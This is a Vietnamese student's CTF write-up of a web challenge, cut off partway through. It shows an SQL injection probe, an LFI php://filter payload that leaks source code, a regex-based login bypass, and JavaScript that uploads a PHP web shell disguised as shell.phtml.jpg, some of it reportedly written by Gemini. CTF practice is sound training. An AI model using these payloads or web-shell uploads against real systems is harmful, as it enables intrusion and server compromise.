HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY
School of Information and Communication Technology

CTF CHALLENGE WRITE-UP

Web Exploitation

BKSEC: ba buoc len may

DucTapCodeDao 202416788

Mục lục

1 Phân tích Challenge **3**

2 Nhập payload **4**

3 Đổi hướng tấn công **5**

4 Phân tích source code `login.php` và bypass cơ chế login **6**

5 Tìm cách upload file chứa mã độc để đọc dữ liệu **8**


6 Sử dụng chính các hàm của PHP để tấn công **11**

1 Phân tích Challenge

Challenge cho chúng ta một đường link cùng với một đoạn gợi ý:


"Bài này author bảo dễ lắm heheheh"

Trước tiên, em mở trang web bằng trình duyệt *Google Chrome*, và đây là giao diện của trang web:



Hình 1: Giao diện khi mở đường link ở trình duyệt thông thường (Google Chrome).

Em bấm vào slide Login thì trang web chuyển sang giao diện này:



Hình 2: Giao diện khi chọn Login.

Nhìn vào giao diện, em nhận thấy đây là trang *Login* với ba trường nhập liệu là *Username*, *Password* và *VIP Access Code*, kèm theo 2 nút *LogIn*.


Dự đoán ban đầu của em là challenge này có thể là 1 challenge về **SQL Injection**.

2 Nhập payload

Vì ô *VIP Access Code* đứng lẻ loi một mình, em chèn vào ô này một payload quen thuộc:


```
admin' OR '1'='1
```

còn *Password* thì điền bất kỳ. Kết quả là trang web trả về thông báo như sau:




Hình 3: Kết quả khi thử payload `admin' OR '1'='1` trên trang login.

Có vẻ dự đoán của mình đã đúng, em chèn thêm 2,3 payload chứa lệnh SQL nhưng mà kì lạ là nó đều trả về 1 kết quả quen thuộc:



Hình 4: Dù đã đổi payload nhưng mà vẫn cùng 1 lỗi với payload cũ.




Hình 5: Dù đã đổi payload nhưng mà vẫn cùng 1 lỗi với payload cũ.

3 Đổi hướng tấn công


Nghi ngờ rằng đây là một rabbit hole của tác giả, em chuyển sự chú ý của mình lên thanh địa chỉ (URL). Quan sát thanh địa chỉ: `http://duc-hm2416788-ba-buoc-len-may-b5086bb3.ttv.bksec.vn/index.php?page=login.php`, em nhận ra format `index.php?page=...` là dấu hiệu rất quen thuộc, thường dẫn tới hướng tấn công **LFI** (*Local File Inclusion*) nếu tham số `page` bị đưa thẳng vào hàm `include`/`require` mà không được kiểm soát chặt. Để thử luôn, em thay giá trị tham số `page` bằng payload sau và nhấn *Enter*:

```
page=php://filter/convert.base64-encode/resource=login.php
```

Thật bất ngờ, trang web đã in ra màn hình một đoạn **Base64**.Em copy đoạn Base64 này sang *Burp Suite* để decode, và từ đó thu được toàn bộ source code của file `login.php`.



Hình 6: Thay giá trị tham số page và thu được kết quả bất ngờ



Hình 7: Decode ra được source code của file login.php

4 Phân tích source code `login.php` và bypass cơ chế login

Khi ngồi đọc source code của `login.php` (full source code em để trong file `allcode.php`), em nhận ra có 2 đoạn code quan trọng:

- Rabbit hole "SQL Error": Tác giả cố tình đặt một mệnh đề `if` sao cho chỉ cần input chứa dấu nháy đơn hoặc nháy kép thì chương trình sẽ **tự động trả về lỗi SQL** (giả lập), nhằm đánh lạc hướng người giải rằng đây là lỗi do *SQL Injection*.

```php
if (strpos($code, "'") !== false || strpos($code, '"') !== false) {
        http_response_code(500);
        die("Database Error: You have an error in your SQL syntax near '" . htmlspecialchars($code) . "'");
    }
```

Hình 8: Đoạn `if` giả lập lỗi SQL khi phát hiện dấu nháy đơn/nháy kép trong input.

- Hàm kiểm tra VIP Access Code: Trong source code cũng có hàm `validate_vip_code()` để kiểm tra định dạng của trường *VIP Access Code*. Điều này gợi ý rằng chỉ cần tạo ra một mã hợp lệ theo đúng regex của hàm này là có thể login thành công.


```php
function validate_vip_code($code) {
        $pattern = '/^CYBER2026-[A-Z]{3}[0-9]{4}[!@#$%][A-Z]{2}_[0-9]{6}$/';
        return preg_match($pattern, $code) === 1;
    }

    if (validate_vip_code($code)) {
        $_SESSION["logged"] = true;
        echo '<script>window.location.href = "index.php?page=apply.php";</script>';
        exit();
    } else {
        $error = "Invalid VIP access code format";
    }
```

Hình 9: Hàm `validate_vip_code()` kiểm tra định dạng VIP Access Code bằng regex.

Từ regex, em chọn một mã thoả điều kiện để đăng nhập:

```
CYBER2026-HMD2026@VN_416788
```

Em nhập mã này và nhấn *Login*, kết quả là đã login thành công:



Hình 10: Đăng nhập thành công sau khi nhập VIP Access Code hợp lệ.

5 Tìm cách upload file chứa mã độc để đọc dữ liệu

Do thấy có nút Upload Photo, em nghĩ đến lỗ hổng Upload file chứa mã độc và Local File Inclusion (LFI). Em dùng lại cách đọc sourcecode của login.php để đọc sourcecode của 2 file là index.php và upload.php.

Khi đọc sourcecode của 2 file trên, em chú ý đến 2 đoạn code (toàn bộ sourcecode em để ở file allcode.php):

- Ở file index.php, tác giả đã cẩn thận đặt 1 mệnh đề if để lọc file, chỉ để các file .php, .phps hoặc .phtml đi qua. Tuy nhiên tác giả lại quên mất dấu $ để kết thúc chuỗi. Thành ra chỉ cần trong tên file có chứa .php hoặc .phtml là được.

```php
// only allow php files to be included
if (isset($_GET['page']) && strlen($_GET['page']) < 1000 && preg_match('/^.*\.ph(p|ps|tml)/', $_GET['page'])) {
    // prevent directory traversal
    $page = $_GET['page'];
    while (substr_count(urldecode($page), '../', 0)) {
        $page = str_replace('../', '', urldecode($page));
    };
```


Hình 11: Chỉ cần tên file chứa .php hoặc .phtml là được

- Đến lượt file upload.php thì tác giả chặt hơn khi chỉ cho các file ảnh hoặc kết thúc là định dạng ảnh đi qua, còn file nào có .php thì bị xử ngay.

```php
if (strpos($fileName, '.php') !== false) {
        echo "Extension not allowed";
        die();
    }

    if (!preg_match('/^.*\.(jpg|jpeg|png|gif)$/', $fileName)) {
        echo "Only images are allowed";
        die();
    }
```


Hình 12: Yêu cầu chặt chẽ của upload.php

Với 2 dữ kiện này, em hỏi Gemini thì nó hiến kế cho em là tạo 1 file có tên là shell.phtml.jpg và chứa mã độc để có thể qua mặt 2 lớp bảo vệ trên:



Hình 13: Gemini hiến kế tạo file shell.phtml.jpg

Tuy nhiên, em chỉ cần tạo file này trên máy là sẽ bị quét virus xóa ngay. Vì vậy, em nghĩ đến việc viết 1 đoạn code JavaScript bỏ vào Console để làm việc này. Và Gemini đã viết giúp em đoạn code sau:




Hình 14: Nhờ Gemini viết đoạn code Js để tấn công

```
var shellContent = "<?php system($_GET['cmd']); ?>";
var blob = new Blob([shellContent], { type: 'image/jpeg' });
var formData = new FormData();

// Gắn file ảo vào form với tên shell.phtml.jpg để pass cả 2 cái filter
formData.append("uploadFile", blob, "shell.phtml.jpg");

// Bắn thẳng lên API upload
fetch('/upload.php', {
    method: 'POST',
    body: formData
})
.then(res => res.text())
.then(text => console.log("Kết quả Upload: " + text));
```

Hình 15: Đoạn code Gemini đã viết


Tuy nhiên hệ thống đã disable hàm system() nên chúng ta không thể dùng hàm này được:



Hình 16: Hệ thống disable hàm system()

6 Sử dụng chính các hàm của PHP để tấn công

Bí quá em nhờ Gemini chỉ cách thì nó bảo em là nên dùng chính những hàm của PHP để tấn công như là scandir() và file_get_contents():

